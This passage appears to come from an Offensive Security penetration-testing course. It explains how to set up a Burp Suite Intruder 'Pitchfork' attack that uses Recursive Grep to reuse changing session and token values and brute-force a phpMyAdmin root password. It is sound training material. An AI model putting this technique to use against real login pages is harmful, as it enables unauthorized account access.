Copyright © Offensive Security Ltd. All rights reserved.

Next, let's review the contents of the *Positions* tab:




Figure 125: Intruder Positions

We use this tab to mark which fields we want Burp Suite to inject payloads into when an attack is run. Burp Suite will automatically mark cookie values and POST body values as payload positions using a section sign (§) as a delimiter. However, we do not want to use all these default positions so we will clear them with *Clear §*.

We will leave *pma_username* set to "root" since this is our target user account. There are four other values we will modify in order to submit login attempts. We will insert the actual attempted password into *pma_password* by selecting the value and clicking *Add §*. The *phpMyAdmin* cookie value and *set_session* post body value change on each request, so we need to add them as payload positions as well. Finally, the *token* value also changes on each request to prevent bruteforcing so we will need to select its value and click *Add §* as well.

Copyright © Offensive Security Ltd. All rights reserved.

We'll set the *Attack type*[254] to "Pitchfork", allowing us to set a unique payload list for each position. This is necessary to account for the differences in the payload values we want to send. The pitchfork attack will place the first value from each list into their respective positions and then send the request. The next request will use the second value from each list, and so on. There are several other attack types in Intruder but we will not be reviewing them here.



Figure 126: Setting the Payload Position

Configuring a "Pitchfork" attack with the payloads we need here can be a bit confusing. Be sure to read through this entire section before trying to follow along.

We need to configure some of our payloads on the *Options* tab before we can use them so we will be skipping over the *Payloads* tab for now. We need something that can extract values from a response and inject them into the next request. Burp Suite includes a "Recursive grep" payload that searches a response with grep[255] for a predefined value and makes the results available for the next request. This is exactly what we need to set the *phpMyAdmin* cookie value, *set_session* post body value, and the *token* field.

[254] (PortSwigger, 2019), https://portswigger.net/burp/documentation/desktop/tools/intruder/positions#attack-type

[255] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Grep

Copyright © Offensive Security Ltd. All rights reserved.

Let's click on *Options* and then *Add* to start configuring our first Recursive Grep payload.




Figure 127: Add Grep Extract

This will open a new window with a HTTP response that we can use to define the location of the item we want extracted. We do not want to use the "Set-Cookie" headers to extract the session value because the server sets multiple instances of the *phpMyAdmin* cookie and Burp will always use the first instance it finds. We need to scroll down in the HTTP response window to the *set_session* hidden input field within the login form.

Copyright © Offensive Security Ltd. All rights reserved.

We will click and select the value of the input field. When we do this, Burp will automatically set the "Start after expression" and "End at delimiter" values defining the delimiters for the grep extract as shown below.




Figure 128: Defining the Grep Extract for the Session

We'll click *Ok* to save the extract and then define another extract by clicking *Add* from *Intruder > 2 > Options*.

Copyright © Offensive Security Ltd. All rights reserved.

This time we need to select the contents of the *token* field:




Figure 129: Defining the Grep Extract

Again, we'll click *Ok* to save the second extract.

Now that we have our "Recursive Grep" payloads defined, we need to set our payloads by clicking the *Payloads* tab. We will be setting four payloads in total. There is a *Payload set* value for each position we marked and they match the positions sequentially. In other words, set one is for the session cookie, set two is for the session field, set three is the password field, and set four is for the token field.

Copyright © Offensive Security Ltd. All rights reserved.

Payload set one is the *phpMyAdmin* session cookie value. We need to select “Recursive Grep” for the type and then click on *From [_session" value="] to [" />Log]* as our *Payload Option*.




Figure 130: Setting Payload Values

Payload set two is the *set_session* value. It needs to match the value of the *phpMyAdmin* cookie, so we will use the same settings as payload set one - “Recursive Grep” as the type and *From [_session" value="] to [" />Log]* as our *Payload Option*.

Copyright © Offensive Security Ltd. All rights reserved.

Payload set three is the password value. We will configure it to use the “Simple list” payload type. As its name indicates, this payload type uses a simple list of strings. We can add values to the list by manually entering passwords in the text box and clicking *Add*. We will repeat this to enter several common passwords.




Figure 131: Entering Passwords

Copyright © Offensive Security Ltd. All rights reserved.

Finally, payload set four is the *token* value. We will use the "Recursive grep" payload type again and *From [.php" /><input type="hidden" name="token" value="] to [" /><fieldset>]* as our *Payload Option*.




Figure 132: Configuring Payload Set Four

We've performed a number of setup steps so let's review what we've done before starting the attack.

Copyright © Offensive Security Ltd. All rights reserved.

We should have four positions marked on the Positions tab: the values for the *phpMyAdmin* cookie and the POST body values for the *set_session*, *pma_password*, and *token* parameters:




Figure 133: Intruder Settings

Our payloads for set one and two are “Recursive grep” with the session extract payload. Our payload for set three is a “Simple list” with our weak passwords. Finally, our payload for set four is again “Reverse grep” but with the token extract payload.




Figure 134: All Payloads Configured

Once we have verified these settings, we’ll click the *Start attack* button. This presents the following message:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 135: Burp Intruder Limitations

The demo version of intruder will work fine for this demonstration, so we'll click *Ok* to start the attack and send requests with each position we marked replaced with the respective payload values. Burp Suite will open a new window with the results:




Figure 136: Reviewing the Attack Results

If everything is configured correctly, one request will trigger a 302 response, which stands out from the other 200 responses. This entry also contains a "pmaAuth-1" cookie which seems to indicate a successful login. According to the output, Burp Suite was able to log in as root with a password of "root". We can verify this manually in our browser:

Copyright © Offensive Security Ltd. All rights reserved.

